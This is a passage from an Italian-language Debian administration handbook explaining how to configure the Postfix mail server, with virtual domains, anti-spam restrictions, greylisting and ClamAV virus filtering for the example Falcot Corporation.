Il pacchetto *postfix* include il demone SMTP principale. Altri pacchetti (come *postfix-ldap* e *postfix-pgsql*) aggiungono funzionalità addizionali a Postfix, incluso l'accesso ai database di mappatura. Dovrebbero essere installati solo se si ritiene di averne bisogno.

FONDAMENTALI

SMTP

SMTP (*Simple Mail Transfer Protocol*) è il protocollo utilizzato dai server di posta per scambiare ed instradare le email.

Saranno posti diversi quesiti Defconf durante l'installazione del pacchetto. Le risposte consentono di generare una prima versione del file di configurazione `/etc/postfix/main.cf`.

La prima domanda riguarda la tipologia di configurazione. Solo due delle risposte proposte sono rilevanti nel caso in cui il server sia connesso ad Internet: «Sito internet» e «Sito internet con smarthost». La prima opzione è appropriata per un server che riceve la posta in arrivo ed invia le email in uscita direttamente ai rispettivi destinatari: pertanto si adatta bene al caso della Falcot Corporation. La seconda opzione è appropriata per un server che riceve le email in arrivo

normalmente ma che invia le email in uscita attraverso un server SMTP intermedio, lo «smarthost», anziché consegnarle direttamente al server del destinatario. Questo è particolarmente utile per chi ha con un indirizzo IP dinamico poiché molti server di posta rifiutano i messaggi che arrivano direttamente da questo tipo di indirizzo. In questo caso lo smarthost sarà generalmente il server SMTP dell'ISP che a sua volta è configurato per accettare ed inoltrare in modo appropriato le email provenienti dai clienti. Questo tipo di configurazione (con smarthost) è rilevante anche per i server che non sono costantemente connessi ad internet poiché evita di dover gestire una coda di messaggi non consegnabili da dover riprovare a inviare in seguito.

VOCABOLARIO

ISP

ISP è l'acronimo per «Internet Service Provider». Rappresenta un'entità, spesso un'azienda, che fornisce connessioni ad Internet ed i servizi base correlati (email, news e così via).

La seconda domanda riguarda il nome completo della macchina, utilizzato per generare gli indirizzi email a partire dal nome utente locale. Il nome completo della macchina appare dopo la chiocciola («@»). Nel caso della Falcot, la risposta dovrebbe essere mail.falcot.com. Questa è l'unica domanda posta in via predefinita tuttavia la configurazione a cui porta non è sufficientemente completa per le necessità della Falcot: per questo motivo gli amministratori eseguono `dpkg-reconfigure postfix` per poter personalizzare altri parametri.

Una delle domande addizionali chiede tutti i nomi di dominio relativi alla macchina. La lista predefinita include il suo nome completo oltre ad alcuni sinonimi per localhost, ma il dominio principale falcot.com dev'essere aggiunto manualmente. Più generalmente, bisognerebbe rispondere a questa domanda con tutti i nomi di dominio per i quali la macchina agirà come server MX; in altre parole, tutti i nomi a dominio per cui il DNS dice che questa macchina accetterà email. Questa informazione finisce nella variabile mydestination del file di configurazione principale di Postfix, `/etc/postfix/main.cf`.




Figura 11.1 *Ruolo del record* MX *nel DNS durante l'invio di un'email*

EXTRA

Interrogare i record MX

Quando il DNS non ha un record MX per un dominio, il server di posta tenterà di inviare i messaggi allo stesso host utilizzando il record A corrispondente (o AAAA in IPv6).

In alcuni casi l'installazione può anche chiedere quali reti devono essere autorizzate ad inviare email attraverso la macchina. Nella sua configurazione predefinita Postfix accetta unicamente email provenienti dalla macchina che lo ospita; la rete locale viene generalmente aggiunta. Gli amministratori della Falcot Corporation hanno aggiunto 192.168.0.0/16 alla risposta predefinita. Se la domanda non è posta, la relativa variabile nel file di configurazione è mynetworks come si vede nell'esempio qui sotto.

Le email locali possono anche essere consegnate con `procmail`. Questo strumento consente agli utenti di elaborare le loro email in arrivo attraverso le regole conservare nel file `~/.procmailrc`.

Dopo questa prima fase gli amministratori dispongono del file di configurazione seguente; sarà utilizzato come punto di partenza per aggiungere alcune funzionalità addizionali nelle prossime sezioni.

Esempio 11.1 *File* `/etc/postfix/main.cf` *iniziale*

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version


# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
```

```
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➥ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SICUREZZA

Certificati SSL *Snake oil*

I certificati *snake oil*, come le "medicine" *snake oil* vendute da antichi ciarlatani, non hanno alcun valore: non si può fare affidamento su di loro per autenticare il server poiché sono generati automaticamente da certificati auto-firmati. Tuttavia sono utili per migliorare la privacy degli scambi.

In generale possono essere utilizzati solo a scopo di test, ed i normali servizi devono utilizzare unicamente certificati reali; essi possono essere generati con la procedura descritta in Sezione 10.2.1.1, «Infrastruttura a chiave pubblica: *easy-rsa*» [239].

11.1.2. Configurare i domini virtuali

Il server di posta può ricevere anche email indirizzate ad altri domini oltre a quello principale: questi domini sono indicati come «domini virtuali». In molti casi, dove questo avviene, le email non sono destinate ad utenti locali. Postfix fornisce due funzionalità interessanti per gestire i domini virtuali.

ATTENZIONE
Domini virtuali e domini canonici

Nessuno dei domini virtuali dev'essere riportato nella variabile `mydestination`. Questa variabile contiene unicamente i nomi dei domini «canonici» direttamente associati alla macchina ed ai suoi utenti locali.

Domini virtuali alias

Un dominio virtuale alias contiene solo indirizzi alias, cioè indirizzi che si occupano di inoltrare le email ad altri indirizzi.

Questo tipo di dominio sarà abilitato aggiungendo il suo nome alla variabile virtual_alias_domains ed indicando un file di mappatura indirizzi nella variabile virtual_alias_maps.

Esempio 11.2 *Direttive da aggiungere nel file* `/etc/postfix/main.cf`

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

Il file `/etc/postfix/virtual` descrive le mappature con una sintassi piuttosto lineare: ogni riga contiene due campi separati da uno spazio; il primo campo è il nome dell'alias, il secondo campo è una lista di indirizzi email a cui reindirizza. La sintassi speciale @domain.com copre tutti i restanti alias di un dominio.

Esempio 11.3 *File* `/etc/postfix/virtual` *di esempio*

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# L'alias qui sotto è generico e copre tutti gli indirizzi all'interno
# del dominio flacotsbrand.com che non sono altrimenti coperti in questo file.
# Questi indirizzi inoltrano le email allo stesso utente nel
# dominio falcot.com.
@falcotsbrand.com           @falcot.com
```

ATTENZIONE

Domini virtuali combinati?

Postfix non consente di utilizzare contemporaneamente lo stesso dominio in `virtual_alias_domains` e `virtual_mailbox_domains`. Comunque ogni dominio di `virtual_mailbox_domains` viene implicitamente incluso in `virtual_alias_domains`, cosa che permette di mescolare caselle ed alias all'interno di un dominio virtuale.

I messaggi indirizzati ad una casella su di un dominio virtuale sono conservati in caselle di posta non assegnate ad un utente locale del sistema.

Abilitare una casella di posta in un dominio virtuale richiede di inserire il dominio nella variabile virtual_mailbox_domains fornendo un file di mappatura caselle in virtual_mailbox_maps. Il parametro virtual_mailbox_base contiene la directory dove le caselle di posta saranno conservate.

I parametri virtual_uid_maps e virtual_gid_maps forniscono le mappature tra un indirizzo email e l'utente di sistema (o gruppo rispettivamente) che "possiede" la casella di posta corrispondente. Per assegnare tutte le caselle di posta allo stesso proprietario/gruppo la sintassi è static:5000.

Esempio 11.4 *Direttive da aggiungere nel file* `/etc/postfix/main.cf`

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

Ancora una volta, la sintassi del file `/etc/postfix/vmailbox` è piuttosto lineare: due campi separati da uno spazio. Il primo campo è un indirizzo email all'interno di uno dei domini virtuali e il secondo campo è la posizione della casella di posta associata (relativamente alla directory specificata in *virtual_mailbox_base*). Se il nome della casella di posta termina con una barra (/) le email saranno conservate nel formato *maildir*, diversamente sarà utilizzato il formato tradizionale *mbox*. Il formato di *maildir* utilizza l'intera directory per conservare una casella di posta: ogni messaggio sarà conservato in un file separato. Diversamente, nel formato *mbox*, l'intera casella di posta elettronica è conservata in un file ed ogni riga che comincia con «From » (From seguito da uno spazio) segnala l'inizio di un nuovo messaggio.

Esempio 11.5 *Il file* `/etc/postfix/vmailbox`

```
# La posta di Jean è conservata come maildir, con
# un file per email in una directory dedicata
jean@falcot.org falcot.org/jean/
# La posta di Sophie è conservata in un tradizionale file «mbox»,
# dove tutte le email sono concatenate in un unico file
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrizioni per ricezione ed invio

Il crescente numero di email massive non richieste (*spam*) richiede di essere sempre più rigorosi quando si stabilisce quali email devono essere accettate da un server. Questa sezione presenta alcune tra le strategie incluse in Postfix.

CULTURA

Il problema dello spam

«Spam» è un termine generico utilizzato per indicare tutte le email commerciali non richieste che inondano le nostre caselle di posta elettronica. Gli individui senza scrupoli che le inviano sono definiti «spammer». Costoro si preoccupano poco del disturbo che causano perché inviare email costa poco e basta che una piccola percentuale di destinatari sia attratta dalle loro offerte perché l'operazione di spam produca più denaro di quanto sia costata. Il processo è quasi completamente automatizzato e qualsiasi indirizzo email reso pubblico (per esempio in un forum, negli archivi di una mail list, in un blog, ecc.) sarà individuato dai robot degli spammer e sottoposto ad un flusso senza fine di messaggi non richiesti.

Tutti gli amministratori di sistema tentano di affrontare questo disturbo con i filtri anti-spam, ma naturalmente gli spammer continuano a lavorare per aggirare questi filtri. Alcuni di loro prendono persino in affitto da varie organizzazioni criminali reti di macchine compromesse da worm. Recenti statistiche stimano che fino al 95% delle email in circolazione su Internet sono spam!

Restrizioni d'accesso basate su IP

La direttiva smtpd_client_restrictions controlla quali macchine sono autorizzate a comunicare con il server di posta.

Esempio 11.6 *Restrizioni basate sull'indirizzo del client*

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

Quando una variabile contiene una lista di regole, come nell'esempio qui sopra, queste regole sono valutate in ordine, dalla prima all'ultima. Ogni regola può accettare il messaggio, rifiutarlo o lasciare la decisione ad una regola seguente. Come conseguenza l'ordine è importante ed invertire due regole può causare un comportamento ampiamente differente.

La direttiva permit_mynetworks usata come prima regola accetta tutte le email provenienti da una macchina nella rete locale (così come definita nella variabile di configurazione *mynetworks*).

La seconda direttiva rifiuta normalmente le email provenienti da macchine che non dispongono di una configurazione DNS completamente valida. Una configurazione è valida quando l'indirizzo IP può essere risolto con un nome e questo nome a sua volta può essere risolto all'indirizzo IP. Questa restrizione è spesso troppo rigorosa poiché molti server di posta

non dispongono di un DNS inverso per il loro indirizzo IP. questo spiega perché gli amministratori della Falcot hanno inserito il modificatore warn_if_reject prima della direttiva reject_unknown_client: questo modificatore trasforma il rifiuto in un semplice avviso registrato nei log. Gli amministratori possono poi controllare il numero di messaggi che sarebbero rifiutati se la regola fosse applicata e prendere successivamente una decisione informata riguardo l'opportunità di abilitare questa restrizione.

SUGGERIMENTO

Tabelle di *accesso*

I criteri di restrizione includono tabelle modificabili dall'amministratore che elencano combinazioni di mittenti, indirizzi IP e nomi host autorizzati oppure vietati. Queste tabelle possono essere create da una copia decompressa del file `/usr/share/doc/postfix-doc/examples/access.gz`. Questo modello è documentato dai propri commenti, ovvero ogni tabella descrive la propria sintassi.

La tabella `/etc/postfix/access_clientip` elenca gli indirizzi IP e le reti; `/etc/postfix/access_helo` elenca i nomi di dominio; `/etc/postfix/access_sender` contiene gli indirizzi email dei mittenti. Tutti questi file necessitano di essere trasformati in tabelle-hash (un formato ottimizzato per l'accesso veloce) dopo ogni modifica, con il comando `postmap /etc/postfix/file`.

La terza direttiva consente all'amministratore di preparare una blacklist ed una whitelist di server di posta, conservate nel file `/etc/postfix/access_clientip`. I server nella whitelist sono considerati affidabili, e le email che provengono da loro non passano attraverso le successive regole di filtraggio.

Le ultime due regole rifiutano ogni messaggio che proviene da un server elencato in una delle blacklist indicate. RBL è l'acronimo di *Remote Black List*; ci sono diverse di queste liste,ma tutte elencano i server mal configurati che gli spammer utilizzano per inoltrare le loro email, così come le macchine infette da virus o worm che inoltrano email in modo assolutamente non previsto.

SUGGERIMENTO

Whitelist e liste RBL

Le blacklist includono alle volte server legittimi che sono stati vittime di problemi. In queste situazioni, tutte le email che provengono da questi server saranno respinte a meno che il server non sia incluso in una whitelist definita da `/etc/postfix/access_clientip`.

La prudenza raccomanda di includere nella whitelist tutti i server da cui si ricevono generalmente molte email e che sono considerati affidabili.

Controllare la validità dei comandi EHLO o HELO

Ogni scambio SMTP inizia con un comando HELO (o EHLO) seguito dal nome del server di posta mittente; controllare la validità di questo nome può risultare utile.

Esempio 11.7 *Restrizioni sul nome annunciato in EHLO*

```
smtpd_helo_restrictions = permit_mynetworks,
```

```
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

La prima direttiva permit_mynetworks consente a tutte le macchine nella rete locale di presentarsi liberamente. Questo è importante poiché molti programmi di posta non rispettano in modo adeguato questa parte del protocollo SMTP e possono presentarsi con nomi senza senso.

La regola reject_invalid_hostname rifiuta le email quando la presentazione EHLO annuncia un nome host sintatticamente scorretto. La regola reject_non_fqdn_hostname rifiuta i messaggi quando il nome host presentato non è un nome di dominio completamente qualificato (ovvero include un nome di dominio oltre al nome host). La regola reject_unknown_hostname rifiuta i messaggi se il nome presentato non esiste nel DNS. Poiché quest'ultima regola sfortunatamente porta a troppi rifiuti gli amministratori hanno modificato i suoi effetti ad un semplice avviso con il modificatore warn_if_reject come visto inizialmente; possono anche decidere di rimuovere questo modificatore in una fase successiva dopo aver monitorato gli effetti di questa regola.

Utilizzare permit_mynetworks come prima regola ha un interessante effetto collaterale: le regole seguenti si applicano unicamente agli host fuori dalla rete locale. Questo consente di inserire in blacklist tutti gli host che si presentano come parte di falcot.com, per esempio aggiungendo la riga falcot.com REJECT You are not in our network! al file `/etc/postfix/access_helo`.

Accettare o rifiutare in base al mittente annunciato

Ogni messaggio ha un mittente annunciato dal comando MAIL FROM del protocollo SMTP. Ancora una volta questa informazione può essere verificata in diversi modi.

Esempio 11.8 *Controlli sul mittente*

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain, reject_unlisted_sender,
    reject_non_fqdn_sender
```

La tabella `/etc/postfix/access_sender` mappa alcuni trattamenti speciali riservati ad alcuni mittenti. Generalmente questo significa elencare alcuni mittenti in una whitelist oppure in una blacklist.

La regola reject_unknown_sender_domain richiede un dominio valido per il mittente poiché è necessario per un indirizzo valido. La regola reject_unlisted_sender rifiuta i mittenti locali se l'indirizzo non esiste: questo impedisce alle email di essere inviate da un indirizzo non valido nel dominio falcot.com ed i messaggi originati da joe.bloggs@falcot.com sono accettati esclusivamente se questo indirizzo esiste realmente.

Per concludere, la regola reject_non_fqdn_sender rifiuta le email che si presume provengano da un indirizzo senza un nome di dominio pienamente qualificato. In pratica questo significa rifiutare email provenienti da utente@macchina: l'indirizzo dev'essere annunciato come utente@macchina.example.com o utente@example.com.

Accettare o rifiutare in base al destinatario

Ogni email ha almeno un destinatario, annunciato con il comando RCPT TO del protocollo SMTP. Anche questi indirizzi concorrono alla validazione del messaggio, tuttavia sono meno rilevanti rispetto ai controlli effettuati sull'indirizzo del mittente.

Esempio 11.9 *Controlli sul destinatario*

```
smtpd_recipient_restrictions = permit_mynetworks,
    reject_unauth_destination, reject_unlisted_recipient,
    reject_non_fqdn_recipient
```

reject_unauth_destination è la regola base che richiede ai messaggi provenienti dall'esterno di essere indirizzati ai noi: messaggi inviati ad indirizzi non gestiti da questo server saranno rifiutati. Senza questa regola un server diviene un open relay che permette agli spammer di inviare posta non richiesta; questa regola è quindi caldamente raccomandata, e dovrebbe essere posizionata preferibilmente vicino all'inizio della lista, per evitare che altre regole possano autorizzare l'inoltro del messaggio prima che la sua destinazione sia stata controllata.

La regola reject_unlisted_recipient rifiuta ragionevolmente i messaggi inviati a utenti locali che non esistono. Infine reject_non_fqdn_recipient rifiuta gli indirizzi non completamente qualificati: questo rende impossibile l'invio di email a jean o jean@macchina e richiede invece l'uso dell'indirizzo completo come jean@macchina.falcot.com o jean@falcot.com.

Restrizioni associate con il comando DATA

Il comando DATA di SMTP è emesso prima dei contenuti del messaggio. Non fornisce alcuna informazione di per sé, a parte l'annunciare quello che viene immediatamente dopo. Tuttavia può a sua volta essere soggetto a controlli.

Esempio 11.10 *Controlli su DATA*

```
smtpd_data_restrictions = reject_unauth_pipelining
```

La direttiva reject_unauth_pipelining fa sì che il messaggio sia rifiutato se il mittente invia un comando prima che sia inviata una risposta al comando inviato in precedenza. Questo protegge da una ottimizzazione comunemente utilizzata dagli spammer automatizzati poiché a loro non

importa un fico secco delle risposte e si concentrano unicamente nell'invio del maggior numero di email nel minor tempo possibile.

Applicare restrizioni

Nonostante i comandi precedenti verificano informazioni a diversi livelli dello scambio SMTP, Postfix invia l'effettivo rifiuto unicamente a seguito del comando RCPT TO.

Questo significa che anche se il messaggio viene rifiutato a causa di un comando EHLO non valido, Postfix conosce il mittente ed il destinatario quando annuncia il rifiuto e pertanto potrà poi inserire nel log un messaggio più esplicito di quanto avesse potuto fare nel caso la transazione si fosse interrotta all'inizio. Inoltre un certo numero di client SMTP non si attende problemi durante i primi comandi SMTP e questi client saranno meno disturbati da questo rifiuto posticipato.

Il vantaggio finale di questa scelta è di permettere alle regole di accumulare informazioni durante i vari passaggi dello scambio di SMTP; questo consente di definire permessi più dettagliati, come rifiutare una connessione non locale se si annuncia con un mittente locale.

Filtrare in base al contenuto del messaggio

La validazione ed il sistema di restrizioni non sarebbero completi senza un modo per applicare controlli al contenuto dei messaggi. Postfix distingue tra i controlli applicati all'intestazione e quelli applicati al corpo del messaggio.

Esempio 11.11 *Abilitare filtri basati sul contenuto*

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Entrambi i file contengono una lista di espressioni regolari (spesso chiamate *regexp* o *regex*) e relative azioni da intraprendere quando l'intestazione (o il corpo) delle email corrisponde con l'espressione.

APPROFONDIMENTO
Tabelle regexp

Il file `/usr/share/doc/postfix-doc/examples/header_checks.gz` contiene molti commenti esplicativi che possono essere utilizzati come punto di partenza per creare i file `/etc/postfix/header_checks` ed `/etc/postfix/body_checks`.

Esempio 11.12 *File d'esempio* `/etc/postfix/header_checks`

```
/^X-Mailer: GOTO Sarbacane/ REJECT Io combatto lo spam (GOTO Sarbacane)
/^Subject: *La tua email contiene dei VIRUS/ DISCARD notifica di virus
```

FONDAMENTALI

Espressioni regolari

Il termine *espressione regolare* (spesso abbreviato in lingua inglese con *regexp* o *regex*) fa riferimento ad una notazione generica per esprimere la descrizione dei contenuti oppure la struttura di una stringa di caratteri. Certi caratteri speciali permettono di definire: alternative (per esempio `pippo|pluto` corrisponde sia con «pippo» che con «pluto»); insiemi di caratteri (per esempio `[0-9]` significa qualsiasi numero e `.` — un punto — significa qualsiasi carattere); quantità (`s?` è compatibile con `s` o con una stringa vuota ovvero con zero o una occorrenza di `s`, `s+` è compatibile con una o più occorrenze consecutive del carattere `s`, e così via). Le parentesi permettono di raggruppare i risultati della ricerca.

La precisa sintassi di queste espressioni varia tra i vari strumenti che le utilizzano ma le funzionalità base sono similari.

➨ `http://it.wikipedia.org/wiki/Espressione_regolare`

La prima controlla l'intestazione che fa riferimento al software email; se viene individuato GOTO Sarbacane (un software per l'invio massivo di email) il messaggio viene rifiutato. La seconda espressione controlla l'oggetto del messaggio: se indica la notifica di un virus possiamo decidere di non respingere il messaggio ma di limitarci a scartarlo immediatamente.

Utilizzare questi filtri è un'arma a doppio taglio poiché è facile produrre regole troppo generiche e perdere di conseguenza email legittime. In questi casi i messaggi vanno perduti ed inoltre i rispettivi mittenti ricevono messaggi d'errore non desiderati (e fastidiosi).

11.1.4. Impostare il *greylisting*

Il "greylisting" è una tecnica di filtraggio per cui un messaggio viene inizialmente rifiutato con un messaggio d'errore temporaneo e viene accettato solo dopo un successivo tentativo trascorso un certo intervallo di tempo. Questo filtraggio è particolarmente efficiente contro lo spam inviato dalle tante macchine infette da virus e worm poiché questi software si comportano raramente come veri e propri agenti SMTP (i quali controllano i codici d'errore e ritentano l'invio dei messaggi successivamente), soprattutto perché molti degli indirizzi raccolti sono davvero validi e riprovare significherebbe soltanto perdere tempo.

Postfix non fornisce il greylisting nativamente ma esiste una funzionalità che permette di delegare la decisione riguardo il rifiuto o l'accettazione di un messaggio ad un programma esterno. Il pacchetto *postgrey* contiene proprio un programma di questo tipo, progettato per interfacciarsi con questo servizio per la delega delle politiche di accesso.

Una volta installato, *postgrey* si attiva come demone e si pone in ascolto sulla porta 10023. Postfix può quindi essere configurato per utilizzarlo, aggiungendo il parametro check_policy_service come restrizione aggiuntiva:

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

Ogni volta che Postfix raggiunge questa regola si connette al demone `postgrey` e gli invia informazioni a proposito del messaggio in questione. Postgrey prende quindi in considerazione i

tre parametri IP/mittente/destinatario e controlla il suo database per verificare se sono già apparsi recentemente. Se è così Postgrey risponde autorizzando il messaggio, altrimenti risponde indicando che il messaggio dev'essere temporaneamente respinto ed i tre parametri vengono inseriti nel database.

Il principale svantaggio del greylisting è dato dal ritardo causato ai messaggi legittimi, cosa che non è sempre accettabile. Inoltre incrementa il carico sui server che inviano molte email legittime.

IN PRATICA

Aspetti negativi del greylisting

Teoricamente il greylisting dovrebbe unicamente ritardare la ricezione della prima email da un dato mittente ad un dato destinatario e tipicamente questo ritardo si misura nell'ordine dei minuti. La realtà, purtroppo, può essere leggermente diversa. Alcuni grandi provider utilizzano cluster di server SMTP e quando un messaggio viene inizialmente rifiutato il server che riprova la trasmissione potrebbe non essere lo stesso. Quando ciò accade il secondo server ottiene un ulteriore messaggio d'errore temporaneo dovuto al greylisting e così via: in questi casi possono passare anche diverse ore prima che la trasmissione sia rieseguita da un server già coinvolto poiché normalmente i server SMTP incrementano gli intervalli tra un tentativo e l'altro dopo ogni fallimento.

Di conseguenza l'indirizzo IP di provenienza può variare nel tempo anche per un singolo mittente. Inoltre anche l'indirizzo email del mittente può cambiare. Per esempio molti server di mailing-list possono includere informazioni extra nell'indirizzo email del mittente per essere in grado di gestire i messaggi d'errore (spesso indicati anche con il termine *bounce*). Ad ogni nuovo messaggio inviato ad una mailing-list potrebbe essere richiesto di attraversare il greylisting cosa che richiede di essere conservato (temporaneamente) nel server del mittente. Questo può diventare presto un problema per le mailing-list molto frequentate (con decine di migliaia di iscritti).

Per mitigare questi effetti negativi, Postgrey gestisce una whitelist di siti, ed i messaggi da loro originati vengono immediatamente accettati senza passare attraverso il greylisting. Questa lista può essere facilmente adattata in base alle necessità locali, visto che è conservata nel file `/etc/postgrey/whitelist_clients`.

APPROFONDIMENTO

Greylisting selettivo con *milter-greylist*

Gli effetti negativi del greylisting possono essere mitigati applicando il greylisting unicamente ad un sottoinsieme di client che sono già considerati come probabile sorgente di spam (poiché sono inseriti in una blacklist DNS). Questo non è possibile con *postgrey* ma *milter-greylist* può essere usato in questo modo.

In tal scenario, poichè che le blacklist DNS non innescano mai un rifiuto definitivo, diventa ragionevole l'uso di blacklist aggressive, comprese quelle che includono tutti gli indirizzi IP dinamici assegnati dai Provider ai loro clienti (come `pbl.spamhaus.org` o `dul.dnsbl.sorbs.net`).

Poichè milter-greylist usa l'intrefaccia milter di Sendmail , il lato postix della sua configurazione è limitato a "`smtpd_milters = unix:/var/run/milter-greylist/milter-greylist.sock`". La pagina del manuale `greylist.conf(5)` documenta `/etc/milter-greylist/greylist.conf` ed i numerosi modi di configurare milter-greylist. Inoltre sarà necessario modificare il file `/etc/default/milter-greylist` per consentire effettivamente il servizio.

11.1.5. Personalizzare i filtri in base al destinatario

La Sezione 11.1.3, «Restrizioni per ricezione ed invio» [274] e la Sezione 11.1.4, «Impostare il *greylisting*» [279] riportano molte delle possibili limitazioni. Tutte hanno un loro metodo per diminuire la quantità di spam ricevuto ma tutte hanno effetti collaterali. Quindi è sempre più comune personalizzare l'insieme di filtri in base al destinatario. Alla Falcot Corporation il greylisting è utile per la maggior parte degli utenti, ma ostacola l'attività di alcuni utenti che necessitano di una bassa latenza per le proprie email (come il servizio di supporto tecnico). Allo stesso modo il servizio di supporto commerciale incontra a volte delle difficoltà nella ricezione di email da alcuni provider asiatici che sono inseriti nelle blacklist: il servizio di supporto commerciale ha quindi richiesto un indirizzo email non filtrato per poter comunicare.

Postfix fornisce la personalizzazione sui filtri tramite il concetto di «restrizione di classe». Le classi sono dichiarate nel parametro smtpd_restriction_classes e sono definite come in smtpd_recipient_restrictions. La direttiva check_recipient_access definisce quindi una tabella che associa un destinatario ad un insieme appropriato di restrizioni.

Esempio 11.13 *Definire classi di restrizione in* `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

Esempio 11.14 *Il file* `/etc/postfix/recipient_access`

```
# Indirizzi non filtrati
postmaster@falcot.com  permissiva
support@falcot.com     permissiva
sales-asia@falcot.com  permissiva

# Filtraggio aggressivo per alcuni utenti privilegiati
joe@falcot.com         aggressiva

# Una regola speciale per il manager della mailing-list
sympa@falcot.com       reject_unverified_sender

# Greylisting predefinito
falcot.com             greylisting
```

11.1.6. Integrare un antivirus

I molti virus che circolano come allegato email rendono importante impostare un antivirus al punto d'ingresso nella rete aziendale dal momento che, nonostante una costante campagna di sensibilizzazione, molti utenti continuano ad aprire anche i file allegati a messaggi palesemente loschi.

Gli amministratori della Falcot hanno scelto `clamav` come loro antivirus libero. Il pacchetto principale è *clamav* ma hanno installato alcuni altri pacchetti aggiuntivi come *arj*, *unzoo*, *unrar* e *lha*, poiché sono richiesti dall'antivirus per analizzare gli allegati archiviati in uno di questi formati.

Il compito di interfacciare l'antivirus ed il server di posta è affidato a `clamav-milter`. Un *milter* (abbreviazione dell'inglese *mail filter*) è un programma di filtraggio realizzato appositamente per interfacciarsi con i server di posta. Un milter utilizza un'interfaccia di programmazione standard (API) che fornisce prestazioni nettamente migliori rispetto ai filtri esterni ai server di posta. I milter sono stati introdotti inizialmente da *Sendmail* e *Postfix* ha presto seguito l'esempio.

APPROFONDIMENTO

Un milter per Spamassassin

Il pacchetto *spamass-milter* fornisce un milter basato su *SpamAssassin*, il famoso rilevatore di email non richieste. Può essere impiegato per etichettare i messaggi come probabile spam, aggiungendo un header addizionale, o per rifiutare del tutto i messaggi se il loro punteggio di probabile spam, definito «spamminess» in lingua inglese, supera un determinata soglia.

Una volta che il pacchetto *clamav-milter* è installato, il milter deve essere riconfigurato per l'esecuzione su una porta TCP piuttosto che sul socket predefinito. Ciò può essere ottenuto con `dpkg-reconfigure clamav-milter`. Quando viene richiesta "L'interfaccia di comunicazione con Sendmail", verrà risposto "inet:10002@127.0.0.1".

NOTA

Porta TCP reale contro cosiddetta socket

Il motivo per cui viene usata una vera e propria porta TCP piuttosto che una socket è che i demoni postfix spesso sono eseguiti sotto chroot e non hanno accesso alla directory che ospita la socket. Si potrebbe anche decidere di continuare ad usare la socket e scegliere una posizione all'interno di chroot (`/var/spool/postfix/`).

La configurazione standard di ClamAV è adeguata per molte situazioni, ma alcuni parametri importanti possono comunque essere personalizzati con `dpkg-reconfigure clamav-base`.

Come ultimo passo è necessario istruire Postfix affinché utilizzi i filtri appena configurati. Per farlo è sufficiente aggiungere la seguente direttiva a `/etc/postfix/main.cf`:

```
# Controllo virus con clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

Se l'antivirus causa problemi, questa riga può essere commentata, e dev'essere eseguito `service postfix reload` perché la modifica sia applicata.

IN PRATICA

Verificare l'antivirus

